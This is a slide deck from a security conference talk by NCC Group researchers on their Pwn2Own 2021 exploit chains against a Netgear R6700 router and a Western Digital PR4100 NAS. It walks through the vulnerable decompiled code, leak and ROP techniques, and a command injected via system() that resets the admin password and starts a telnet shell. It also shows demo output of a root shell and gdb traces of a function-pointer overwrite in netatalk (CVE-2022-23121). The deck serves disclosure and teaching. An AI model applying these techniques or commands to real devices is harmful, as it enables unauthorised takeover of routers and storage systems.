PORTAVENTURA 2022

Pwn2Own 2021

Remotely Exploiting 3 Embedded Devices

#CreatingValue

Cedric Halbronn

Alex Plaskett

Aaron Adams

Catalin Visinescu

Introduction

Talk Overview and Aims

- Technical breakdown of Pwn2Own 2021 Austin research
- Share knowledge of vuln classes / hardware hacking / exploit techniques
- Neither the competition details nor journey for finding these bugs
    - See our other talk!
- Highly condensed

Quick Pwn2Own Overview

- Developed exploit chains for 3 devices
  - Netgear Router
  - Western Digital NAS
  - Lexmark Printer
- Didn't compete with the Netgear router exploit

Agenda

- Netgear Router
- Western Digital NAS
- Lexmark Printer

Netgear R6700 Router

Netgear R6700 Router

Vuln found in `KC_PRINT` service (tcp/631)

- Feature provides access to a USB printer connected through a router as if network printer
- Handles HTTP-like requests
- Can be exploited on LAN side and does not require auth
- Arch: 32-bit ARM
- Mitigations
  - No PIE
  - ASLR
    - Libraries and stack only
    - Heap not random
  - NX

`do_http()` Function

- Checks `POST /USB [...] _LQ<integer>`
- Ensures a printer is connected
- Calls `do_airippWithContentLength()` depending on first 8 bytes

```
usblp_index = atoi(pCurrent);
if ( !is_printer_connected(usblp_index) )
  return 0xFFFFFFFF;     // exit if no printer connected
...
count_read = recv(client_sock, recv_buf, 8u, 0);
...
if ( (recv_buf[2] || recv_buf[3] != 2) && (recv_buf[2] || recv_buf[3] != 6) ) {
  ret_1 = do_airippWithContentLength(kc_client_, content_len, recv_buf);
```

do_airippWithContentLength() Function

- Same 8 bytes dictate what gets called next
- Stack overflow found in `Response_Get_Jobs()`

```
do_airippWithContentLength(kc_client *kc_client, int content_len, char *recv_buf_initial) {
...
  if ( toRead(client_sock, recv_buf2 + 8, content_len - 8) >= 0 ) {
    if ( recv_buf2[2] || recv_buf2[3] != 0xB ) {
      if ( recv_buf2[2] || recv_buf2[3] != 4 ) {
        if ( recv_buf2[2] || recv_buf2[3] != 8 ) {
          if ( recv_buf2[2] || recv_buf2[3] != 9 ) {
            ...
          else {
              Job = Response_Get_Jobs(kc_client, recv_buf2, content_len);
```

PORTAVENTURA 2022

`Response_Get_Jobs()` Function (VULN HERE)

- `recv_buf` and `copy_len` are from client-controlled data
- `command` is 64-byte stack buffer

```
char command[64];
...
copy_len = (recv_buf[offset] << 8) + recv_buf[offset + 1];
offset += 2;
if ( flag2 )
{
  memcpy(command, &recv_buf[offset], copy_len);// VULN: stack overflow here
```

- Goals
  - Corrupt return address and return from this function
  - Bypass ASLR/NX

Reaching the End of the Function

- `command` is far from the return address (>0x1000 bytes)
- Will clobber other important variables

```
-00001090 command         DCB 64 dup(?)
...
-00000040 prefix_size     DCD ?  ; corrupted to dictate how much we leak
-0000003C in_offset       DCD ?
-00000038 prefix_ptr      DCD ?  ; corrupted to achieve leak primitive
-00000034 usblp_index     DCD ?
-00000030 client_sock     DCD ?  ; must be legitimate socket value
...
-00000018 final_size      DCD ?
...
-00000008 suffix_offset   DCD ?
[RETURN ADDRESS]
```

Building a Leak Primitive

- Called later in `Response_Get_Jobs` vulnerable function

```
final_ptr = (char *)malloc(++final_size);
copied_len = memcpy_at_index(final_ptr, response_len, prefix_ptr, prefix_size);
error = write_ipp_response(client_sock, final_ptr, response_len);
free(prefix_ptr);
```

- Overwrite `prefix_ptr` and `prefix_size` we can leak data in IPP response
- Need to know a valid `client_sock`...
  - Bruteforce without overwriting return address
- Where to point `prefix_ptr` to leak?
  - Global Offset Table (GOT) address works and survives `free()`
  - Leak `memset()` address in response -> libc base address -> `system()` address

PORTAVENTURA 2022

Achieving Command Execution

- Overwrite return address with ROP gadget, then call `system()` with a string we control
- Where to store the string passed to `system()`?
  - Any fixed address somewhere?

Achieving Command Execution

```
# cat /proc/317/maps
00008000-00018000 r-xp 00000000 1f:03 1429      /usr/bin/KC_PRINT   // static
00018000-00019000 rw-p 00010000 1f:03 1429      /usr/bin/KC_PRINT   // static
00019000-0001c000 rw-p 00000000 00:00 0         [heap]              // static
[...STRIPPED OTHER LIBS]
4016e000-401d3000 r-xp 00000000 1f:03 352       /lib/libc.so.0      // ASLR
401d3000-401db000 ---p 00000000 00:00 0
401db000-401dc000 r--p 00065000 1f:03 352       /lib/libc.so.0
401dc000-401dd000 rw-p 00066000 1f:03 352       /lib/libc.so.0
401dd000-401e2000 rw-p 00000000 00:00 0                             // Broken ASLR (large heap alloc)
bcdfd000-bce00000 rwxp 00000000 00:00 0
...
beacc000-beaed000 rw-p 00000000 00:00 0         [stack]             // ASLR
```

- By sending an HTTP content of e.g. 0x1000000 (16MB)
  - Allocation always in the `0x401xxxxx`-`0x403xxxxx` range
  - `0x41000100` a stable static heap address

Return-Oriented Programming (ROP)

- When `Response_Get_Jobs` returns, `R11` point to our static region at `0x41000100`
  - Use gadget to retrieve address of command and set first argument (`R0`) of `system`
  - Pivot and return to `system("any command")`

```
.text:000118A0                  LDR             R3, [R11,#-0x28]
.text:000118A4                  MOV             R0, R3
.text:000118A8                  SUB             SP, R11, #4
.text:000118AC                  POP             {R11,PC}
```


- Command?

```
nvram set http_passwd=nccgroup && sleep 4 && utelnetd -d -i br0
```

- Pwned!

PORTAVENTURA 2022

Router Demo



```
edg@lab:~$ ls
Desktop    Downloads  Pictures  snap       Videos
Documents  Music      Public    Templates  x.py
edg@lab:~$ ./x.py -i 192.168.1.1
[exploit] Finding socket descriptor
[exploit] Using socket: 28
[exploit] Received leak message
[exploit] memset = 0x40121f70
[exploit] libc base = 0x400e4000
[exploit] system = 0x4013e270
.................
[exploit] Received successful exploit response
[exploit] Waiting 5 seconds for telnet to spawn...



BusyBox v1.7.2 (2021-08-25 20:04:41 CST) built-in shell (ash
)
Enter 'help' for a list of built-in commands.

# id
uid=0(admin) gid=0(root)
# whoami
whoami
-sh: whoami: not found
# pwd
pwd
/
# uname -a
uname -a
Linux R6700v3 2.6.36.4brcmarm+ #17 SMP PREEMPT Wed Aug 25 18
:53:11 CST 2021 armv7l unknown
# 
```

NCCcon PORTAVENTURA 2022

Western Digital PR4100 NAS

Western Digital PR4100 NAS

- Vuln found in `netatalk` service (`/usr/sbin/afpd`) (tcp/548)
- Arch: x64
- Mitigations
  - PIE
  - ASLR
  - NX

Netatalk Overview

- Open source implementation of Apple Filing Protocol (AFP)
- Project looks largely dead for a long time
- AFP is an older protocol used by old Mac OS X systems
  - Think Apple's Server Message Block (SMB) equivalent
  - Deprecated since OS X 10.9
- Widely used on NAS devices
- PR4100 was running the latest netatalk-3.1.12
- Exploited in the past by Pwn2Own winners (Devcore)
  - Their two-year-old bug was still unpatched on netatalk-3.1.12
  - Silently patched by Synology
    - Taiwan NAS vendor who was exploited at Pwn2own

DSI / AFP Protocols

- AFP is transmitted over the Data Stream Interface (DSI) protocol
- Wrote a python library to speak both protocols
- AFP has lots of file system functions:
  - Ex: `FPOpenVol`, `FPCreateFile`, `FPOpenDir`
- AFP has a pre-auth and post-auth function table
  - Pre-auth exposes login and logout related only (4 funcs)
    - Main pre-auth attack surface is DSI
  - Post-auth has everything else (~60 funcs)

PORTAVENTURA 2022

Guest Access

- Default share `Public` is configured
  - Can be accessed from both samba and netatalk
- Default password-less `guest` account
- This gives us enough to reach post-auth functions

AppleDouble File Format Overview


- Actually a AppleSingle and AppleDouble format
- Wrote a python library for generating these files
- Basically introduces extra file with metadata
  - Also called data/resource forks
  - Simulates features on OS X file system
- netatalk handles/converts these files
- AppleDouble files are stored on file systems as `._<filename>`
  - Ex: File `mooncake` has `._mooncake`
- `FPOpenFork` AFP command specifically for working on them

CVE-2022-23121 - Netatalk

- OOB read/write while handling AppleDouble file format
- Requires samba service also running, and specific configurations
  - Some configurations use different storage for AppleDouble data
  - Netatalk limits what access you have to edit AppleDouble files
  - Ex: Synology configuration not exploitable

Vulnerability Details

- ad_header_read_osx() won't exit if parse_entries() validation fails




```
static int ad_header_read_osx(const char *path, struct adouble *ad, const struct stat *hst)
{
    ...
    memcpy(&nentries, buf + ADEDOFF_NENTRIES, sizeof( nentries ));
    ...
    if (parse_entries(&adosx, buf, nentries) != 0) {
        LOG(log_warning, logtype_ad, "ad_header_read(%s): malformed AppleDouble", path);
    }
```

- Responsible for copying attribute entries in to struct adouble
- parse_entries() checks for the following errors (amongst others):
  - The AppleDouble eid is zero
  - The AppleDouble offset is out of bounds

The `adouble` Structure

- `ad_header_read_osx()` stack variable is `struct adouble adosx`
- This structure will hold the values read from the AppleDouble file on disk




```c
struct ad_entry {
    off_t      ade_off;
    ssize_t    ade_len;
};
struct adouble {
    uint32_t             ad_magic;         /* Official adouble magic          */
    uint32_t             ad_version;       /* Official adouble version number  */
    char                 ad_filler[16];
    struct ad_entry      ad_eid[ADEID_MAX];
    ...
    char                 ad_data[AD_DATASZ_MAX];
};
```

- Helper functions:
  - `ad_getentryoff()`: get an EID offset value
  - `ad_getentrylen()`: get an EID length value
  - `ad_entry()`: get the entry data via `ad_getentryoff()`

PORTAVENTURA 2022

Out-of-bounds Offset

- `ad_header_read_osx()` continues using structure bad offset
- We can hit `ad_convert_osx()`




```
nentries = len / AD_ENTRY_LEN;
if (parse_entries(&adosx, buf, nentries) != 0) {
    LOG(log_warning, logtype_ad, "ad_header_read(%s): malformed AppleDouble", path);
}

if (ad_getentrylen(&adosx, ADEID_FINDERI) != ADEDLEN_FINDERI) {
    ...
    if (ad_convert_osx(path, &adosx) == 1) {

```

- Convert from Apple's `._` file to netatalk compatible format
- Passing in the `adosx` structure

Finding Memory Corruption


- Original AppleDouble file mapped to `map`
- The `memmove()` destination is `map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI`
    - This could be the offset that is out of bounds!
- Technically source could also be out of bounds to leak data into finder part of `map`



```
static int ad_convert_osx(const char *path, struct adouble *ad)
{
    ...
    origlen = ad_getentryoff(ad, ADEID_RFORK) + ad_getentrylen(ad, ADEID_RFORK);
    map = mmap(NULL, origlen, PROT_READ | PROT_WRITE, MAP_SHARED, ad_reso_fileno(ad), 0);
    ...
    memmove(map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI,
            map + ad_getentryoff(ad, ADEID_RFORK),
            ad_getentrylen(ad, ADEID_RFORK));
```

Where is `map` Allocated?


- We know there is ASLR, so we want to know where mapped file exists?
- We find its consistently `0xC000` bytes from `/lib/ld-2.28.so` mapping
  - Across reboots
  - Specifically when AppleDouble file is `0x1000` bytes



```
0x7f6c581b2000     0x7f6c581b3000     0x1000        0x0 /mnt/HD/HD_a2/Public/edg/._mooncake
0x7f6c581b3000     0x7f6c581b4000     0x1000        0x0 /usr/local/modules/lib/netatalk/uams_pam.so
...
0x7f6c581b8000     0x7f6c581b9000     0x1000     0x4000 /usr/local/modules/lib/netatalk/uams_pam.so
0x7f6c581b9000     0x7f6c581ba000     0x1000        0x0 /usr/local/modules/lib/netatalk/uams_guest.so
...
0x7f6c581bd000     0x7f6c581be000     0x1000     0x3000 /usr/local/modules/lib/netatalk/uams_guest.so
0x7f6c581be000     0x7f6c581bf000     0x1000        0x0 /lib/ld-2.28.so
0x7f6c581bf000     0x7f6c581dd000    0x1e000     0x1000 /lib/ld-2.28.so
```


Targeting `ld.so` Error Handling

- Provide a destination >`0xC000` offset to corrupt `ld.so .data` section



```
#0  0x00007f423de3eb50 in _dl_open (file=0x7f423dbf0e86 "libgcc_s.so.1", ...)
#1  0x00007f423dba406d in do_dlopen
...
#4  0x00007f423dba4147 in dlerror_run (operate=operate@entry=0x7f423dba4030, ...)
#5  0x00007f423dba41d6 in __GI___libc_dlopen_mode (name=name@entry=0x7f423dbf0e86 "libgcc_s.so.1", ...)
...
#9  0x00007f423ddcd6db in netatalk_panic ()
...
#12 <signal handler called>
#13 __memmove_sse2_unaligned_erms ()
#14 0x00007f423dda6fd0 in ad_rebuild_adouble_header_osx() from symbols/lib64/libatalk.so.18
```

- A `memcpy()` fails due to our large offset



```
(gdb) x /i $pc
=> 0x7f423de3eb50 <_dl_open+48>:     call   QWORD PTR [rip+0x16412] # 0x7f423de54f68 <_rtld_global+3848>

(gdb) x /gx 0x7f423de54f68
0x7f423de54f68 <_rtld_global+3848>: 0x4242424242424242

(gdb) x /s $rdi
0x7f423de54968 <_rtld_global+2312>: 'A' <repeats 35 times>
```

Overwritten function pointer
Controlled function argument data


- Controlled function pointer!
- Controlled data at argument pointer
  - `_dl_rtld_lock_recursive(_dl_load_lock)`

Triggering RIP Control

- Step 1: Construct a malicious AppleDouble file
- Step 2: Copy to `Public` share
- Step 3: Send a AFP packet to cause netatalk to parse the file
- BUT... Still have no info leak!?

